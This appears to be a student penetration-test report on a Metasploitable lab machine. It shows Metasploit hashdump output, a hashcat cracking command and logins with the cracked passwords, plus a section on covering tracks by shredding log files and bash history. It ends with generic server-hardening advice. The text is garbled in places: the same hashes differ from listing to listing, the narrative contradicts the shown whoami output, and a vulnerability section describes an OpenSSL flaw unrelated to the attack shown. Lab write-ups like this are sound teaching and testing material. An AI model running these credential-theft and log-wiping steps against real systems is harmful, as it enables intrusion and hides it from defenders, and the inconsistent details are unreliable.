Interact with a module by name or index. For example info 0, use 0 or use post/linux/gather/hashdump

msf6 post(multi/manage/shell_to_meterpreter) > use 0
msf6 post(linux/gather/hashdump) > show options

Module options (post/linux/gather/hashdump):

Name Current Setting Required Description
SESSION yes The session to run this module on

msf6 post(linux/gather/hashdump) > set session 2
session => 2
msf6 post(linux/gather/hashdump) > run

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_railgun_api
[+] root:$1$avpfBJ1x$028w5UF9Iv./DR9E9Lid.0:0:root:/root:/bin/bash
[+] sys:$1$fuX6BP0t$Miyc3UpoQjQz4s5wFD9l0:3:3:sys:/dev:/bin:/sh
[+] klog:$1$22ZMS4k$R9XkI.CmLdhndUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2$cRt/zzCW3mltUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:$1$Rw35ik.x$MgQzUu05pAoUvfJhfcYe:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
[+] user:$1$HE5u9xrH$K.o3G93DGoXioQKpUm0z0:1001:1001:just a user,111,,,:/home/user:/bin/bash
[+] service:$1$kr3ue7Jz$7GxEldupr50hp6cjZBu//:1002:1002:,,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20220412033603_default_172.16.51.129_linux.hashes_209093.txt
[*] Post module execution completed
msf6 post(linux/gather/hashdump) > 

```

```

root@kali:~# msf6 post(multi/manage/shell_to_meterpreter) > use 0
msf6 post(linux/gather/hashdump) > set session 2
session => 2
msf6 post(linux/gather/hashdump) > run

[*] SESSION may not be compatible with this module:
[*] * missing Meterpreter features: stdapi_railgun_api
[+] root:$1$avpfBjI$x0z8w5UF91v./DR9E9Lid:0:0:root:/bin/bash
[+] sys:$1$fxU6BPOT$MiyC3Up0zQJq24s5wFD910:3:sys:/dev/bin/sh
[+] klog:$1$F2ZVMS4k$R9KkI.CmLdhndUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:$1$KR3ue7JZ$7GxDupr50hp6cjZ3Bu//:1002:1002::/home/service:/bin/bash
[+] user:$1$HESu9xrh$K.03G93DGoX1iQKPMugZ0:1001:1001:just@pgsql-administrator,,,:/var/lib/postgresql:/bin/bash
[+] service:$1$Rw35ik.x$MgQgZUu5paOuvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
[*] Unshadowed Password File: /root/.msf4/loot/2020411121722_default_192.168.56.101.linux.passwords_713869.txt
[*] Post module execution completed
msf6 post(linux/gather/hashdump) > creds
Credentials

host      origin      service      public      private      realm      private_type      JtR Format
_____
192.168.56.101      msfadmin   $1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/      Nonreplayable hash      md5
192.168.56.101      root       $1$avpfBjI$x0z8w5UF91v./DR9E9Lid      Nonreplayable hash      md5
192.168.56.101      sys        $1$fxU6BPOT$MiyC3Up0zQJq24s5wFD910      Nonreplayable hash      md5
192.168.56.101      klog      $1$F2ZVMS4k$R9KkI.CmLdhndUE3X9jqP0      Nonreplayable hash      md5
192.168.56.101      postgres   $1$Rw35ik.x$MgQgZUu5paOuvfJhfcYe/      Nonreplayable hash      md5
192.168.56.101      user       $1$HESu9xrh$K.03G93DGoX1iQKPMugZ0      Nonreplayable hash      md5
192.168.56.101      service    $1$KR3ue7JZ$7GxDupr50hp6cjZ3Bu//      Nonreplayable hash      md5
192.168.56.101      tomcat     tomcat      tomcat      Nonpassword      Password
192.168.56.101      msfadmin   msfadmin   msfadmin   Nonpassword      Password
msf6 post(linux/gather/hashdump) >

```

I entered sessions -l 2 to enter meterpreter, and it worked perfectly. Running a backgrounding session was necessary because hashdump didn't work. When I typed Linux hashdump into Google, the module that collects and dumps password hashes for Linux systems appeared at the top of the results. I then typed "use 0" into the module's command line and was presented with the alternatives. My sessions were set to session 2, and the file was run. This file's execution revealed all of the hashes that have been discovered and must be decoded. To get a list of all the credentials that have been detected in hash form, type "creds" into the Metasploit terminal. The usernames are displayed in the public column, while the encrypted passwords are displayed in the private column from the target machine.

```

root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
sys:$1$fUX6BPot$Miyc3Up0zQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZja5/:1000:1000:msfadmin,,,,:/home/msfadmin:/bin/bash
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,,:/var/lib/postgresql:/bin/bash
user:$1$HESu9xrH$k.o3G93DGoxIiQKkPmUgZ0:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:$1$kR3ue7J$7GxELDpr50hp6cjZ3Bu//:1002:1002,,,,:/home/service:/bin/bash

└─(root㉿kali)-[~]
  └─# cd Desktop

└─(root㉿kali)-[~/Desktop]
  └─# nano passwords.txt

└─(root㉿kali)-[~/Desktop]
  └─# cat passwords.txt
$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZja5/
$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.
$1$fUX6BPot$Miyc3Up0zQJqz4s5wFD9l0
$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0
$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/
$1$HESu9xrH$k.o3G93DGoxIiQKkPmUgZ0
$1$kR3ue7J$7GxELDpr50hp6cjZ3Bu/

```

After that, I hashed all of the passwords and saved them in a text file that I called `passwords.txt`. I went into the `passwords` file and pasted the private column that I had copied before

```

metasploitable login: service
Password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
service@metasploitable:~$ whoami
service
service@metasploitable:~$
```

As a result, I could access the target machine. The command "whoami" confirmed that I was logged into the user `sys`. Then I tried another credential to get in to the service. My password prompted the target computer's login screen. As you can see, I logged in as the user `service` to check. Only `msfadmin` has root account access. `msfadmin` can sudo, however the others cannot due to a missing file.

Vulnerability's function

Since OpenSSL 0.9.8c-1, the random number generator for operating systems based on Debian has been known to emit predictable values. This makes brute force guessing attacks on cryptographic keys easier to carry out.

How to mitigate the vulnerability

Consider all of the cryptographic data stored on the remote host to be susceptible to guessing. It is necessary to produce new keys for a variety of services, including SSH, SSL, and OpenVPN, among others.

Section 6 post-exploitation

Usernames and passwords found

Service name	Credentials
Tomcat	Tomcat:tomcat
SSH	postgres:postgres msfadmin:msfadmin user:user service:service klog:123456789 sys:batman

Discovering usernames and passwords

```
[root@kali ~]# hashid -m passwords.txt
--File 'passwords.txt'--
Analyzing '$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/'
[+] MD5 Crypt [Hashcat Mode: 500]
[+] Cisco-IOS(MD5) [Hashcat Mode: 500]
[+] FreeBSD MD5 [Hashcat Mode: 500]
Analyzing '$1$/avpfBJ1$x0z8w5UF9IV./DR9E9Lid.'
[+] MD5 Crypt [Hashcat Mode: 500]
[+] Cisco-IOS(MD5) [Hashcat Mode: 500]
[+] FreeBSD MD5 [Hashcat Mode: 500]
Analyzing '$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0'
[+] MD5 Crypt [Hashcat Mode: 500]
[+] Cisco-IOS(MD5) [Hashcat Mode: 500]
[+] FreeBSD MD5 [Hashcat Mode: 500]
Analyzing '$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0'
[+] MD5 Crypt [Hashcat Mode: 500]
[+] Cisco-IOS(MD5) [Hashcat Mode: 500]
[+] FreeBSD MD5 [Hashcat Mode: 500]
Analyzing '$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/'
[+] MD5 Crypt [Hashcat Mode: 500]
[+] Cisco-IOS(MD5) [Hashcat Mode: 500]
[+] FreeBSD MD5 [Hashcat Mode: 500]
Analyzing '$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0'
[+] MD5 Crypt [Hashcat Mode: 500]
[+] Cisco-IOS(MD5) [Hashcat Mode: 500]
[+] FreeBSD MD5 [Hashcat Mode: 500]
Analyzing '$1$kr3ue7JZ$7GxELDupr50hp6cjZ3Bu//'
[+] MD5 Crypt [Hashcat Mode: 500]
[+] Cisco-IOS(MD5) [Hashcat Mode: 500]
[+] FreeBSD MD5 [Hashcat Mode: 500]
--End of file 'passwords.txt'--
```

That's when I ran "hashid -m" to see what kind of hash each one was in preparation for cracking it. In essence, they're letting us know what hashing method they're running. It also tells us how to break the hash code in. So, the mode is MD5, and we use mode 500 to crack it.

The passwords were decrypted using hashcat. command "hashcat -m 500 -a 0 passwords.txt passwords.txt rockyou.txt" can be used to crack passwords.txt. It uses hashcat, which is in attack mode with -a and set to mode 500, as shown in the preceding screenshot. For each password, the password.txt file is decrypted and wordlists from rockyou.txt are used to test every conceivable combination. We are using brute force here. Batman, 123456789, and service were the three passwords I received.

Verifying credentials

Using the screenshots from sections 4 and 5, we can see that the credentials were verified and that we are now logged in to the target system. To make sure I'm logged in, I run the command line "whoami."

```

metasploitable login: sys
Password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
$ whoami
sys
$ _

```

Reducing chances of a attack

Installing UFW can help lessen the risk. Alternatively, the pub ssh key can be transferred to a server and used as the SSH key by the administrator. Another option is to disable SSH password authentication on the web server. The command netstat -tunlp can also be used by administrators to verify whether ports are open for listening.

Covering footprints



```

root@kali:~ x root@kali:~/Desktop x root@kali:~ x root@kali:~ x root@kali:~/Desktop x /24.brf scope global dynamic-interface
2 meterpreter x86/linux root @ metasploitable.localdomain 192.168.56.102:4433 -> 192.168.56.101:44856 (192.168.56.101)
msf6 post(Linux/gather/hashdump) > sessions -i 2
[*] Starting interaction with 2 ...
meterpreter > shell
Process 5216 created.
Channel 5 created.
ls -la
total 32
drwxr-xr-x 5 msfadmin msfadmin 4096 May 17 2010 .
drwxr-xr-x 6 root root 4096 Apr 16 2010 ..
-rw-r--r-- 1 msfadmin msfadmin 806 May 17 2010 .bash_history
drwxr-xr-x 4 msfadmin msfadmin 4096 Apr 17 2010 .distcc
-rw-r--r-- 1 msfadmin msfadmin 98 Apr 28 2010 .lessht
-rw-r--r-- 1 msfadmin msfadmin 586 Mar 16 2010 .profile
drwxr-xr-x 2 msfadmin msfadmin 4096 May 17 2010 .ssh
-rw-r--r-- 1 msfadmin msfadmin 0 May 7 2010 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin 4096 Apr 27 2010 vulnerable
whoami
root
cd ..
ls -la
total 24
drwxr-xr-x 6 root root 4096 Apr 16 2010 .
drwxr-xr-x 21 root root 4096 Apr 28 2010 ..
drwxr-xr-x 2 root nogroup 4096 Mar 17 2010 ftp
drwxr-xr-x 5 msfadmin msfadmin 4096 May 17 2010 msfadmin
drwxr-xr-x 2 service service 4096 Apr 16 2010 service
drwxr-xr-x 3 user user 4096 May 7 2010 user
cd ..
ls -la
total 81
drwxr-xr-x 21 root root 4096 Apr 28 2010 .
drwxr-xr-x 21 root root 4096 Apr 28 2010 ..
drwxr-xr-x 2 root root 4096 Mar 16 2010 bin

```

As meterpreter root, I typed "sessions -l" to see the current sessions, and then picked session 2 as before. Once inside meterpreter, I typed shell to start the processes and channels on the command line. "whoami" revealed that I was logged in as root, so I used "ls -la" to see the contents of the meterpreter shell. I cd'd into../ and ran the same command to get a list of everything in there.

I returned to the folder I was in and viewed the core files. I switched directories in the log files to delete any records I'd produced. I used "shred -vfzu *.log */*.log*" to remove all of the log files from the system. So I changed to home and ran "shred *.bash_* -vfzu" to remove everything associated to bash from my home folder. This erased all bash logs, history, and related files. I used "shred.bash *-vfzu -vfzu" to erase all bash history and related files from the root files.

Section 7: recommendations and conclusion

Section 2 of the executive summary results includes a table of the services hacked and the logins identified. The table has a column for services and another for credentials.

Section 3 reveals the scan findings and walks you through the process. Finding your IP address via ifconfig, then scanning with nmap -PN (ip address). Then a deeper nmap scan was run, and the findings were arranged into a table with the headers port, service, and version.

Section 4 dealt on exploiting Tomcat and consisted of 9 questions. The venerable services answered first. The second was a table with the headings port service name and application version. The third answered the CVE vulnerability question. In the fourth, I described how I found the flaw. The fifth shows how to exploit the flaw. The sixth question demonstrates how much access I had to the company's system and if I had full control or not. The seventh screenshot was a follow up from question 6 and simply provides the snapshot evidence I claimed. The eighth question shows how I leveraged the vulnerability and how it worked, which required additional study. Finally, what recommendations would I give an administrator on how to tackle this vulnerability?

Section 5 was on ssh exploits with 9 questions on 2 attacks. It was laid out like section 4. The old guard answered first. The second was port service name and version. The third addressed the CVE issue. In the fourth, I described my discovery. The fifth shows how to exploit it. The sixth question shows my access to the company's system and whether I had full control. The seventh screenshot merely offers the snapshot evidence I claimed. The eighth question demonstrates how I exploited the vulnerability and how it worked. Finally, how would I advise an administrator to address this issue?

Section 6: I listed all the passwords and names I obtained using the vulnerability, along with an explanation of how I found them. I then supplied the system admin with advise and measures to do so that someone couldn't access the service and boost security.

Recommendation to improve security

Secure server connection

A secure communication route is required when connecting to a remote server. When it comes to creating a secure connection, SSH Protocol is the finest option. SSH access encrypts all data exchanged, unlike Telnet, which does not. Using the SSH protocol, you can connect to a remote server by issuing instructions using an SSH client that is connected to an SSH daemon.

Ssh keys authentication

SSH keys can replace passwords for SSH server authentication. The keys are too large for modern computers to decipher. It's a 617-character passphrase. They are called key pairs. The public key has multiple versions, one on the server and others shared with users. The public key encrypts data, but only the private key decrypts it. The private key is not shared and must be protected. Before granting privileged access, the server verifies that the user has the private key.

Secure file transfer

Using FTP Secure protects data from being hacked or stolen. It safeguards data and login credentials. FTPS uses an encrypted command and data channel. It simply secures files in transit. Once at the server, the data is decrypted. Encrypting files before sending them adds another layer of security.

Secure sockets layer

Secure your web administration areas and forms with SSL, which encrypts data sent between computers over the internet. VPNs are a popular way to connect to remote servers. The application scrambles data to prevent data theft in transit. Secure websites with SSL certificates have HTTPS in their URL. The certificate not only encrypts data but also authenticates users. Managing certificates for servers establishes user authority. Administrators can set up servers to communicate with centralised authority and other signed certificates.

Use private networks and VPNs

Security can be ensured by using private and virtual private networks like OpenVPN. Unlike public networks, a private or virtual private network restricts access to select users. Private IPs are used to provide secure communication between servers. Using this method, many servers under the same account can securely exchange data. A VPN can make a distant server appear nearby. It secures and private connections to remote systems. Each server in a VPN must provide security and configuration data.

Monitor login attempts

It guards against brute force attacks by tracking login attempts. These automated attacks test every conceivable letter and number combination. Log files are monitored for unexpected login attempts. If the threshold is exceeded, the IP address is blacklisted indefinitely.

Manage users

Root can do anything. The root's power might be extremely detrimental to your server if exploited. SSH often disables root login. Hackers target the root user because he has the most power. By entirely disabling this user, you put attackers at a disadvantage and secure your server. Make a restricted user account to prevent root misuse. This account lacks root's authority but can still run sudo commands. Define your tasks accordingly and only utilise the root account when necessary.

Password requirements

The first step is to set password requirements and rules that all members must follow. No default or empty passwords. Limit password length and complexity. Enforce lockouts. Passwords should not be encrypted reversibly. Enable session timeout and two-factor authentication.

Appendix

Hide server information

Provide as little information as possible regarding the infrastructure. Less is known about the server. Also, hide any software version numbers installed on the server. They often expose the precise release date by default, which might help hackers find flaws. This information can be easily removed by deleting the HTTP header of its welcoming banner.

Use intrusion detection systems

Use an intrusion detection system to monitor your server's processes for any suspicious activity. You can set it to monitor daily operations, execute periodic automated scans, or run it manually.

File auditing

File auditing is another approach to find unauthorised changes. It involves keeping a record of your system's good attributes and comparing them to the present situation. Comparing two versions of the same system reveals all inconsistencies and their origins.

Service auditing

Service auditing examines the server's services, protocols, and ports. Knowing these details helps configure the system's attack surfaces.

Back up your server

While the previous steps protect your server data, it is critical to keep a backup in case something goes wrong. Offsite or cloud backups of your vital data. Whether you use automated backups or do manual backups, make this a habit. Also, test backups thoroughly.

Create multi-server environments

Isolation is one of the greatest server security measures. To achieve complete separation, dedicated bare metal servers with no shared components are required. The most secure and easiest to manage, but often the most expensive. Having discrete execution environments in a data centre allows for separation of duties and configuring servers for specific activities. This is a standard security procedure. Larger companies that cannot afford security breaches will benefit from separate execution environments. Security for sensitive data and system files is provided by independent database servers. Also, by installing web application firewalls, system administrators can isolate web application security and reduce the attack surface.

Create virtual isolated environment

If you cannot afford or do not want full server isolation, you can segregate execution contexts. This helps you deal with any security issues and protects other data. You can use containers or VM virtualization, which is considerably simpler. Creating chroot jails is another alternative for UNIX virtualized environments. A chroot is a directory that isolates a process from the operating system's root directory. That said, it should only be used with other security measures.